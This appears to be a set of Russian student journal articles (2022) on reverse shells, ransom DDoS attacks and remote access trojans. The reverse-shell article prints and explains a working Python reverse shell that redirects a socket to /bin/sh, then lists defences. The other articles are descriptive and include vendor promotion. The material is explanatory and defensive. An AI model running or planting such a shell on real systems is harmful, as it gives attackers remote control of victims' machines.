1. Алеексеев, П. Антивирусы. Настраиваем защиту компьютера от вирусов / П. Алеексеев, Д. Козлов, Р. Прокди. - М.: СПб: Наука и Техника, 2018. - 915 с.
2. Александров, К.П. Компьютер без сбоев, вирусов и проблем / К.П. Александров, Р.Г. Прокди. - М.: Наука и техника, 2017. - 192 с.
3. Алямовский, А.А. SolidWorks 2007/2008. Компьютерное моделирование в инженерной практике / А.А. Алямовский. - М.: СПб: БХВ-Петербург, 2017. - 845 с.
4. Большаков, В.П. Инженерная и компьютерная графика. Практикум: моногр. / В.П. Большаков. - М.: СПб: БХВ, 2020. - 592 с.
5. Бухбергер, Б. Компьютерная алгебра: символьные и алгебраические

- вычисления / Б. Бухбергер, Дж. Коллинз, Р. Лоос. - М.: [не указано], 2020. - 344 с.
6. Вульф, М.М. Защита компьютера от вирусов (книга + видеокурс на DVD) / М.М. Вульф, Н.Т. Разумовский. - М.: СПб: Наука и Техника, 2020. - 160 с.
 7. Глушаков, С.В. Компьютерная верстка. QuarkXPress 4.1. Adobe PageMaker 6.52. Учебный курс / С.В. Глушаков, Г.А. Кнабе. - М.: Харьков: Фолио, 2016. - 485 с.
 8. Глушаков, С.В. Компьютерная графика / С.В. Глушаков, Г.А. Кнабе. - М.: Харьков: Фолио, 2016. - 500 с.
 9. Гурский, Ю. Компьютерная графика: Photoshop CS, CorelDRAW 12, Illustrator CS / Ю. Гурский, И. Гурская, А. Жвалевский. - М.: СПб: Питер, 2016. - 812 с.
 10. Дабижа Компьютерная графика и верстка. CorelDRAW, Photoshop, PageMaker / Дабижа, Галина. - М.: СПб: Питер, 2017. - 272 с.
 11. Девянин, П.Н. Анализ безопасности управления доступом и информационными потоками в компьютерных системах / П.Н. Девянин. - М.: Радио и связь, 2020. - 176 с.
 12. Зарецкий, А.В. А я был в компьютерном городе / А.В. Зарецкий, А.В. Труханов. - М.: Просвещение, 2018. - 208 с.
 13. Зенкин, А.А. Когнитивная компьютерная графика / А.А. Зенкин. - М.: Наука, 2018. - 192 с.
 14. Касихин, В.В. Как стать создателем компьютерных игр. Краткое руководство / В.В. Касихин. - М.: Вильямс, 2016. - 208 с.
 15. Кротов, Н.Н. Nero Burning ROM 8. Компьютерная шпаргалка / Н.Н. Кротов, Р.Г. Прогди. - М.: СПб: Наука и Техника, 2020. - 594 с.
 16. Кук, Д. Компьютерная математика / Д. Кук, Г. Бейз. - М.: [не указано], 2020. - 431 с.

References

1. Alekseev, P. Antiviruses. Setting up computer protection against viruses / P. Alekseev, D. Kozlov, R. Prokdi. - M.: St. Petersburg: Science and Technology, 2018. - 915 p.
2. Alexandrov, K.P. Computer without failures, viruses and problems / K.P. Aleksandrov, R.G. Prokdi. - M.: Science and technology, 2017. - 192 p.
3. Alyamovsky, A.A. SolidWorks 2007/2008. Computer modeling in engineering practice / A.A. Alyamovsky. - M.: St. Petersburg: BHV-Petersburg, 2017. - 845 p.
4. Bolshakov, V.P. Engineering and computer graphics. Workshop: monograph. / V.P. Bolshakov. - M.: St. Petersburg: BHV, 2020. - 592 p.
5. Buchberger, B. Computer algebra: symbolic and algebraic calculations / B. Buchberger, J. Collins, R. Loos. - M.: [not specified], 2020. - 344 p.
6. Wolf, M.M. Protecting your computer from viruses (book + video course on DVD) / M.M. Wolf, N.T. Razumovsky. - M.: St. Petersburg: Science and Technology, 2020. - 160 p.
7. Glushakov, S.V. Computer layout. QuarkXPress 4.1. Adobe Page Maker 6.52. Training course / S.V. Glushakov, G.A. Knabe. - M.: Kharkov: Folio, 2016. - 485 p.
8. Glushakov, S.V. Computer graphics / S.V. Glushakov, G.A. Knabe. - M.: Kharkov: Folio, 2016. - 500 p.
9. Gursky, Yu. Computer graphics: Photoshop CS, CorelDRAW 12, Illustrator CS / Yu. Gursky, I. Gurskaya, A. Zhvalevsky. - M.: St. Petersburg: Piter, 2016. - 812 p.
10. Dabija Computer graphics and layout. CorelDRAW, Photoshop, PageMaker / Dabizha, Galina. - M.: St. Petersburg: Piter, 2017. - 272 p.
11. Devyanin, P.N. Security analysis of access control and information flows in computer systems / P.N. Devyanin. - M.: Radio and communication, 2020. - 176 p.

12. Zaretsky, A.V. And I was in a computer city / A.V. Zaretsky, A.V. Trukhanov. - M.: Education, 2018. - 208 p.
13. Zenkin, A.A. Cognitive computer graphics / A.A. Zenkin. - M.: Nauka, 2018. - 192 p.
14. Kasikhin, V.V. How to become a computer game creator. Brief guide / V.V. Kasikhin. - M.: Williams, 2016. - 208 p.
15. Krotov, N.N. Nero Burning ROM 8. Computer cheat sheet / N.N. Krotov, R.G. Progdie. - M.: St. Petersburg: Science and Technology, 2020. - 594 p.
16. Cook, D. Computer Mathematics / D. Cook, G. Baze. - M.: [not specified], 2020. - 431 p.

© Крыгин Н.Д., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Крыгин Н.Д. Стандарты классификации данных Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

«ОБРАТНАЯ ОБОЛОЧКА» КАК ОДНА ИЗ УЯЗВИМОСТЕЙ ЦЕЛЕВОЙ СИСТЕМЫ

**"REVERSE SHELL" AS ONE OF THE VULNERABILITIES OF THE
TARGET SYSTEM**

Крыгин Никита Дмитриевич, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), krigginnn@rambler.ru

Krygin Nikita Dmitrievich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), krigginnn@rambler.ru

Аннотации: Обратная оболочка, также известная как удаленная оболочка или «оболочка с обратным подключением», использует уязвимости целевой системы, чтобы инициировать сеанс оболочки, а затем получить доступ к компьютеру жертвы. Цель состоит в том, чтобы подключиться к удаленному компьютеру и перенаправить входные и выходные соединения оболочки целевой системы, чтобы злоумышленник мог получить к ней удаленный доступ.

Annotations. The reverse shell, also known as remote shell or "reverse shell", exploits vulnerabilities in the target system to initiate a shell session and then gain access to the victim's computer. The goal is to connect to a remote computer and redirect input and output shell connections to the target system so that an attacker can access it remotely.

Ключевые слова: уязвимость, информационная безопасность, злоумышленник, анализ портов.

Keywords: vulnerability, information security, intruder, port analysis

Обратные оболочки позволяют злоумышленникам открывать порты к целевым машинам, форсируя связь и обеспечивая полный захват целевой машины. Поэтому это серьезная угроза безопасности. Этот метод также широко используется в тестах на проникновение.

При стандартной атаке удаленной оболочки злоумышленники подключают машину, которой они управляют, к удаленному сетевому хосту цели, запрашивая сеанс оболочки. Эта тактика известна как бинд шелл. Злоумышленники могут использовать обратную оболочку, если удаленный хост недоступен публично (например, из-за защиты брандмауэра или непубличного IP-адреса). Целевая машина инициирует исходящее соединение при атаке с обратной оболочкой и устанавливает сеанс оболочки с прослушивающим сетевым узлом.

Для хостов, защищенных трансляцией сетевых адресов (NAT), может потребоваться обратная оболочка для удаленного обслуживания. Хотя у обратных оболочек есть законное применение, киберпреступники также используют их для проникновения на защищенные хосты и выполнения команд операционной системы. Обратные оболочки позволяют злоумышленникам обходить механизмы сетевой безопасности, такие как брандмауэры.

Злоумышленники могут использовать возможности обратной оболочки с помощью фишинговых писем или вредоносных веб-сайтов. Если жертва устанавливает вредоносное ПО на локальную рабочую станцию, оно инициирует исходящее соединение с командным сервером злоумышленника. Исходящее соединение часто бывает успешным, потому что брандмауэры обычно фильтруют входящий трафик.

Злоумышленник может использовать уязвимости внедрения команд на сервере, чтобы скомпрометировать систему. Во внедренном коде сценарий обратной оболочки предоставляет командную оболочку, позволяющую выполнять дополнительные вредоносные действия.

Пример: обратная оболочка Python

Чтобы понять, как работает обратная оболочка, рассмотрим фрагмент кода, который можно использовать для установки удаленной оболочки на Python:

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("0.0.0.0", 7777))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(["/bin/sh", "-i"])
```

Установление соединения

Эти две строки используются для установления соединения с модулем сокетов Python. Он создает сокет с адресом IPv4, который обменивается данными через TCP.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Эта строка указывает, какой IP-адрес и порт должен прослушивать сокет:

```
s.connect(("0.0.0.0", 7777))
```

Перезапись файловых дескрипторов

Интерфейс командной строки Python использует три потока данных для обработки команд оболочки: `stdin` для входных данных, `stdout` для выходных данных и `stderr` для сообщений об ошибках. Внутри они обозначаются как 0, 1 и 2.

Код оболочки теперь использует команду `dup2` модуля Python `os`, которая взаимодействует с операционной системой.

Следующая команда берет дескриптор файла, сгенерированный предыдущей командой сокета, и дублирует его три раза, перезаписывая потоки данных `stdin`, `stdout` и `stderr` созданным нами обратным сокетом оболочки. `s.fileno()` относится к файловому дескриптору сокета.

```
os.dup2(s.fileno(), 0)
```

```
os.dup2(s.fileno(), 1)
```

```
os.dup2(s.fileno(), 2)
```

После запуска этих команд три потока данных CLI перенаправляются в новый сокет и больше не обрабатываются локально.

Создание оболочки

Завершающим этапом атаки является запуск модуля подпроцесса Python. Это позволяет обратной оболочке запускать программу как подпроцесс сокета. Подпроцесс. Команда `call` позволяет нам передать любую исполняемую программу. Передавая `/bin/sh`, апускаем оболочку Bash как подпроцесс созданного нами сокета.

```
p = subprocess.call(["/bin/sh", "-i"])
```

В этот момент оболочка становится интерактивной — любые данные, записанные в оболочку, будут записаны в терминал и прочитаны через терминал, как если бы это была основная системная оболочка. Теперь можно установить обратное соединение с компьютером злоумышленника и позволить ему удаленно выполнять команды на целевой машине.

Соединения с обратной оболочкой часто являются вредоносными, если вы не настроили их явно для целей удаленного администрирования. С точки

зрения сервера трудно заблокировать все обратные соединения оболочки при использовании сетевой системы, такой как сервер. Следующие шаги могут помочь вам повысить безопасность вашей системы и снизить риск:

Заблокируйте все исходящие соединения, кроме определенных портов и удаленных IP-адресов для необходимых служб. Для этого используйте песочницу или запускайте свои серверы в минимальных контейнерах.

Настройте прокси-сервер с ограниченными пунктами назначения и строгим контролем. Риск невозможно исключить, учитывая, что злоумышленники могут создавать обратные подключения оболочки через DNS, но такое усиление может минимизировать риск.

Удалите ненужные интерпретаторы и инструменты, чтобы ограничить выполнение обратного шелл-кода и усложнить злоумышленникам возможность взлома вашей системы. Этот подход не всегда является жизнеспособным решением, так как он практичен только для узкоспециализированных и защищенных серверов, в то время как злоумышленники все еще могут найти работающий сценарий оболочки.

Предотвратите эксплойты, такие как уязвимости внедрения кода. Злоумышленники обычно выполняют сценарии оболочки, используя существующую уязвимость, связанную с внедрением кода, а затем получают привилегии root. Регулярно обновляйте свои веб-приложения и серверы и используйте надежный сканер уязвимостей для их проверки.

Можно использовать большое количество методов для защиты сервера. Дополнительным подходом к предотвращению обратной оболочки является блокирование вредоносного сетевого взаимодействия. Брандмауэры веб-приложений (WAF) и решения для самозащиты приложений во время выполнения (RASP) могут обнаруживать шаблоны связи, которые выглядят как соединение с обратной оболочкой, и блокировать их.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.

6. Baranova, E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.

© Крыгин Н.Д., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Крыгин Н.Д. «ОБРАТНАЯ ОБОЛОЧКА» КАК ОДНА ИЗ УЯЗВИМОСТЕЙ ЦЕЛЕВОЙ СИСТЕМЫ // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

DDOS-АТАКИ И ЗАЩИТЫ ОТ НИХ

DDOS ATTACKS AND PROTECTION FROM THEM

Крыгин Никита Дмитриевич, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), krigginnn@rambler.ru

Krygin Nikita Dmitrievich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), krigginnn@rambler.ru

Аннотация: Распределенный отказ в обслуживании с выкупом (RDDoS) — это DDoS-атаки с вымогательством: хакеры угрожают провести DDoS-атаки, если не будет выплачен выкуп. Хакер требует оплату, как правило, в виде криптовалюты, чтобы правоохранительные органы не могли отследить транзакцию.

Abstract: Distributed denial of service with ransom (RDDoS) is a ransomware DDoS attack: hackers threaten to carry out DDoS attacks unless a ransom is paid. The hacker demands payment, usually in the form of cryptocurrency, to prevent law enforcement from tracking the transaction.

Ключевые слова: DDoS-атака, хакеры, угрозы, информационная безопасность.

Keywords: DDoS attack, hackers, threats, information security

Как и обычная DDoS-атака, RDDoS заполняет серверы или сети поддельными запросами, которые не позволяют законным сетевым запросам достичь места назначения. Это может негативно сказаться на репутации бизнеса, нарушить работу, а в некоторых случаях привести к потере доходов. Тем не менее, рекомендуется не платить комиссию за вымогательство, так как нет гарантии, что злоумышленники остановят атаку, и впоследствии они могут потребовать более крупные платежи.

DDoS-вымогательство/RDDoS-атаки отличаются от атак программ-вымогателей. Атака программы-вымогателя происходит, когда вредоносное программное обеспечение шифрует файлы, принадлежащие организации, и блокирует доступ владельцев данных до тех пор, пока не будет выплачен выкуп. Атака RDDoS не связана с проникновением в сеть организации, а только с нарушением сетевого трафика или трафика приложений.

Вот несколько причин, по которым RDDoS становится вектором угрозы. Атаки теперь требуют меньше усилий, чем установка вредоносного ПО — установка вредоносного ПО в ИТ-инфраструктуру организации требует экспертных навыков. Также требуется время для настройки и развертывания вредоносного программного обеспечения в целях саботажа или кражи данных. Для сравнения, DDoS-атаки просты в осуществлении, а ботнеты можно арендовать по низкой цене.

Злоумышленники могут легко проводить атаки с помощью обычных веб-приложений — злоумышленники все чаще используют устройства со встроенными сетевыми протоколами для усиления DDoS-атак. Это требует минимальных ресурсов. Отключение встроенных сетевых функций, таких как

CoAP, ARMS и WS-DD, не является решением, поскольку может привести к потере функциональности, производительности и возможности подключения.

Рост стоимости биткойнов делает методы вымогательства более ценными для злоумышленников — по мере роста цен на биткойны преступники RDDoS пересматривают свои стратегии спроса и инициируют массовые кампании по вымогательству.

Атаки RDDoS появились в конце 1990-х годов, когда их влияние на бизнес-функции было минимальным (поскольку большинство из них все еще выполнялись в автономном режиме). Организации были в первую очередь обеспокоены влиянием RDDoS-атак на поведение клиентов, поскольку они могли решить переключиться на конкурента.

В 2014 году серьезность RDDoS-атак стала очевидной, когда киберпреступная организация DDoS для биткойнов (DD4BC) провела крупномасштабные атаки. Сначала они были нацелены на компании, занимающиеся онлайн-азартными играми, которые обменивают биткойны, но затем расширились до развлекательного, энергетического и финансового секторов.

Атака DD4BC обычно включает в себя мелкомасштабные DDoS-атаки, за которыми следуют сообщения с требованием выкупа в биткойнах для предотвращения крупномасштабных атак. Угрозы и выкупы усиливаются в отношении невосприимчивых жертв.

С конца 2015 года DD4BC добавил угрозы, чтобы разоблачить компании, которые не платят выкуп, чтобы нанести ущерб их репутации. К началу 2016 года, когда европейские власти арестовали двух членов DD4BC, мишенями стали более 140 организаций.

Эта тактика оказалась выгодной для DD4BC и привлекла киберпреступников-подражателей, которые могут выдавать себя за известные хакерские группы, чтобы использовать свою известность для запугивания жертв. Например, Armada Collective утверждала, что в конце 2015 года

провела RDDoS-кампанию против различных организаций, включая Hushmail и ProtonMail. Однако ProtonMail подвергалась непрерывным атакам даже после выплаты выкупа.

В 2017 году тактика RDDoS вышла на новый уровень сложности с использованием ботнетов. Эти ботнеты, состоящие из зараженных IoT-устройств, позволяли проводить крупномасштабные DDoS-атаки. Однако к концу года эта тактика потеряла популярность, так как оказалась менее эффективной, и многие злоумышленники не смогли реализовать свои угрозы.

К концу 2017 года тенденция сместилась в сторону крупномасштабных кампаний по электронной почте, угрожающих DDoS-атаками, в первую очередь со стороны Phantom Squad, которые требовали выкуп в размере около 800 долларов в биткойнах.

С начала августа 2020 года изощренная кампания RDDoS постоянно нацелена на тысячи организаций по всему миру в различных секторах. В конце августа ФБР выпустило предупреждение, утверждая, что в этом могут участвовать такие группы, как Armada Collective, Fancy Bear, Cozy Bear и Lazarus Group.

Большинству жертв удалось смягчить эти атаки, но некоторые из них столкнулись с постоянными перебоями в работе своих бизнес-процессов. Например, в августе Новозеландская фондовая биржа несколько раз приостанавливала торги, поскольку ее хостинг-провайдер Spark неоднократно подвергался нападениям со стороны злоумышленников, что привело к перебоям в работе сети и у других клиентов Spark.

В отличие от других злоумышленников, которые обычно нацелены на общедоступные веб-сайты своих жертв, поставщик кибербезопасности Akamai сообщил, что, хотя большинство злоумышленников, как правило, нацелены на общедоступные веб-сайты, эта кампания была нацелена на конечные точки API, DNS-серверы и внутреннюю инфраструктуру. Злоумышленникам удалось запутать свое поведение при атаках, часто меняя

протоколы, используемые для атак RDDoS. Это говорит о том, что киберпреступники, ответственные за эту кампанию, очень опытные и имеют доступ к обширным ресурсам.

Многие DDoS-атаки с целью выкупа инициируются с запиской о выкупе, которая угрожает целевой организации. В некоторых случаях, прежде чем отправить записку с требованием выкупа, преступник может организовать небольшое нападение, чтобы продемонстрировать свою серьезность.

Если угроза реальна, и злоумышленник решает продолжить, атака может происходить следующим образом: преступник или группа злоумышленников начинает направлять атакующий трафик на цель. Они могут использовать собственный ботнет или арендованный DDoS-сервис. Атакующий трафик может быть нацелен на уровни сети 3 или 4 (DDoS на уровне сети) или на уровень 7 (DDoS на уровне приложения).

Атакующий трафик перегружает целевую службу или приложение, и оно либо замедляется, либо полностью аварийно завершает работу.

Атака продолжается до тех пор, пока ресурсы преступника не будут исчерпаны, цель успешно смягчит атаку или преступник не остановит атаку. Методы смягчения, такие как блокировка IP-адресов и ограничение скорости, эффективны только против мелкомасштабного отказа в обслуживании. Для крупномасштабных DDoS организации обычно используют облачные службы защиты, которые могут масштабироваться с использованием облачных ресурсов, чтобы противостоять очень крупным атакам.

Преступник может организовать новые атаки, возобновить призыв к оплате или и то, и другое. Предотвращение и смягчение последствий DDoS-атак с вымогательством.

Если вы подвержены риску атаки RDDoS, не рекомендуется платить выкуп. Поэтому основное внимание уделяется предотвращению и смягчению атак по мере их возникновения. Вот несколько мер, обычно используемых

организациями для смягчения последствий DDoS и, таким образом, нейтрализации риска вымогательства.

Расширение защиты от DDoS-атак на дополнительные IP-адреса. Защита от DDoS -атак защищает серверы и сетевое оборудование организации от DDoS-атак, обнаруживая вредоносный трафик и перенаправляя его из сети или сервера, на который направлена атака. Однако злоумышленники могут определить IP-адреса, которые не защищены службой защиты от DDoS-атак организации, и вместо этого нацелить их.

Чтобы защититься от этого, организации могут расширить защиту от DDoS, чтобы защитить как можно больше веб-сервисов, IP-адресов компаний, DNS-серверов и инфраструктуры с выходом в Интернет. Новая изошренная техника DDoS заключается в том, что злоумышленники распределяют свои атаки таким образом, чтобы пороговые значения миграции DDoS не сбрасывались. Организации могут защититься от этой тенденции, сотрудничая с поставщиками средств смягчения для настройки порогов смягчения, чтобы изолировать и остановить это поведение.

Чтобы предотвратить DDoS-атаки, компании работают со своими интернет-провайдерами (ISP), чтобы гарантировать, что они могут контролировать сетевой трафик в ходе события. И Verizon, и AT&T успешно устранили сбои в работе сетевых служб, с которыми столкнулись их клиенты. Интернет-провайдеры также могут предоставить некоторую криминалистическую информацию, необходимую правоохранительным органам.

Сетевые маршрутизаторы и брандмауэры можно настроить так, чтобы блокировать неавторизованные IP-адреса и блокировать нежелательный сетевой трафик. Это может помочь предотвратить усиление атак через собственное сетевое оборудование организации. Организации должны убедиться, что на брандмауэрах, маршрутизаторах и других сетевых устройствах установлены последние версии программного и

микропрограммного обеспечения, а также установлены самые последние исправления безопасности.

Лучший способ предотвратить DDoS-атаки с целью выкупа — иметь надежную стратегию защиты от DDoS-атак. Imperva предоставляет услугу защиты от DDoS -атак , которая блокирует атакующий трафик на границе сети, чтобы обеспечить непрерывность бизнеса с гарантированным временем безотказной работы и без влияния на производительность. Защитите свои локальные или облачные ресурсы независимо от того, размещены ли вы в AWS, Microsoft Azure или Google Public Cloud.

Помимо защиты от DDoS, Imperva обеспечивает комплексную защиту приложений, API и микросервисов:

Брандмауэр веб-приложений. Предотвращайте атаки с помощью высококлассного анализа веб-трафика ваших приложений.

Самозащита приложений во время выполнения (RASP) — обнаружение и предотвращение атак в реальном времени из среды выполнения вашего приложения, где бы ни находились ваши приложения. Остановите внешние атаки и инъекции и уменьшите количество незавершенных уязвимостей.

Безопасность API. Автоматическая защита API обеспечивает защиту ваших конечных точек API по мере их публикации, защищая ваши приложения от эксплуатации.

Расширенная защита от ботов. Предотвращайте атаки на бизнес-логику со всех точек доступа — веб-сайтов, мобильных приложений и API. Обеспечьте полную видимость и контроль над трафиком ботов, чтобы остановить онлайн-мошенничество путем захвата учетной записи или извлечения конкурентоспособных цен.

Аналитика атак — обеспечивает полную видимость с помощью машинного обучения и экспертизы предметной области в стеке безопасности приложений, чтобы выявлять закономерности в шуме и обнаруживать атаки на приложения, позволяя изолировать и предотвращать кампании атак.

Защита на стороне клиента. Получите видимость и контроль над сторонним кодом JavaScript, чтобы снизить риск мошенничества в цепочке поставок, предотвратить утечку данных и атаки на стороне клиента.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.
2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.

4. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.
6. Baranova, E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.

© Крыгин Н.Д., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Крыгин Н.Д. DDOS-АТАКИ И ЗАЩИТЫ ОТ НИХ // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

RAT И ЕГО ОСОБЕННОСТИ

RAT AND ITS FEATURES

Крыгин Никита Дмитриевич, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), krigginnn@rambler.ru

Krygin Nikita Dmitrievich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), krigginnn@rambler.ru

Аннотация: Троянец удаленного доступа (RAT) — это вредоносная программа, которая открывает бэкдор, позволяя администратору контролировать компьютер жертвы. RAT обычно загружаются вместе с кажущейся законной программой, такой как игра, или отправляются получателю в виде вложения электронной почты. Как только злоумышленник скомпрометирует систему хоста, он может использовать ее для распространения RAT на дополнительные уязвимые компьютеры, создавая ботнет.

Abstract: A Remote Access Trojan (RAT) is a malicious program that opens a backdoor, allowing an administrator to control the victim's computer. RATs are

usually downloaded along with a seemingly legitimate program, such as a game, or sent to the recipient as an email attachment. Once an attacker compromises a host system, they can use it to spread the RAT to additional vulnerable computers, creating a botnet.

Ключевые слова: информационная безопасность, злоумышленник, RAT, уязвимости

Keywords: information security, intruder, RAT, vulnerabilities

RAT можно развернуть как вредоносную полезную нагрузку с помощью наборов эксплойтов, таких как Metasploit. После успешной установки RAT обеспечивает прямое подключение к серверу управления и контроля (C&C), контролируемому злоумышленниками. Злоумышленники достигают этого, используя predetermined открытый порт TCP на скомпрометированном устройстве.

Поскольку RAT обеспечивает административный контроль, злоумышленник может делать практически все на компьютере жертвы, например:

Отслеживайте поведение пользователей с помощью шпионских программ или кейлоггеров. Доступ к конфиденциальным данным, включая номера социального страхования и данные кредитной карты.

Группы кибербезопасности часто испытывают трудности с обнаружением RAT, потому что они обычно не отображаются в списках запущенных задач или программ. RAT обычно выполняют действия, аналогичные действиям действительных программ. Кроме того, злоумышленник будет управлять уровнем использования ресурсов, чтобы не было падения производительности, что затрудняет обнаружение угрозы.

Вот несколько способов, которыми RAT-атака может поставить под угрозу отдельных пользователей, организации или даже целые группы населения:

Шпионаж и шантаж — злоумышленник, развернувший RAT на устройстве пользователя, получает доступ к его камерам и микрофонам. Они могут фотографировать пользователя и его окружение, использовать это для проведения более изощренных атак или для шантажа пользователя.

Запуск распределенных атак типа «отказ в обслуживании» (DDoS) — когда злоумышленники развернули RAT на большом количестве пользовательских устройств, они могут использовать эти устройства, чтобы залить целевой сервер поддельным трафиком. Пользователи обычно не подозревают, что их устройства используются для DDoS-атак, хотя атака может привести к снижению производительности сети.

Криптомайнинг — злоумышленники могут использовать RAT для добычи биткойнов или другой криптовалюты на компьютере пользователя. Масштабируя свою работу на большое количество устройств, они могут получать значительный доход.

Удаленное хранилище файлов — злоумышленники могут использовать RAT для хранения незаконного контента на устройствах ничего не подозревающих жертв. Таким образом, власти не могут отключить учетную запись или сервер хранения злоумышленника, поскольку их данные хранятся на устройствах, принадлежащих законным пользователям.

Компрометация промышленных систем — злоумышленники могут использовать RAT для получения контроля над крупными промышленными системами, включая коммунальные услуги, такие как водоснабжение и электроснабжение. Злоумышленник может саботировать эти системы, нанося значительный ущерб промышленному оборудованию и потенциально нарушая работу критически важных служб целых областей.

Sakula — это, казалось бы, безобидное программное обеспечение с законной цифровой подписью, но оно позволяет злоумышленникам использовать все возможности удаленного администрирования на машине. Использует простые незашифрованные HTTP-запросы для связи со своим

управляющим сервером. Он использует похититель паролей mimikatz для выполнения аутентификации с использованием метода передачи хэша, который повторно использует хэши аутентификации операционной системы для перехвата существующих сеансов.

KjW0rm — это червь, написанный на языке VBS, что затрудняет его обнаружение на компьютерах с Windows. Он также использует обфускацию, чтобы избежать обнаружения антивирусом. Он тихо разворачивается, а затем открывает бэкдор, который позволяет злоумышленникам получить полный контроль над машиной и отправлять данные обратно на C&C-сервер.

Navex — это RAT, предназначенная для промышленных систем управления (ICS). Он предоставляет злоумышленникам полный контроль над промышленным оборудованием. Navex использует несколько мутаций, чтобы избежать обнаружения, и имеет минимальный след на устройстве жертвы. Он взаимодействует с C&C-сервером по протоколам HTTP и HTTPS.

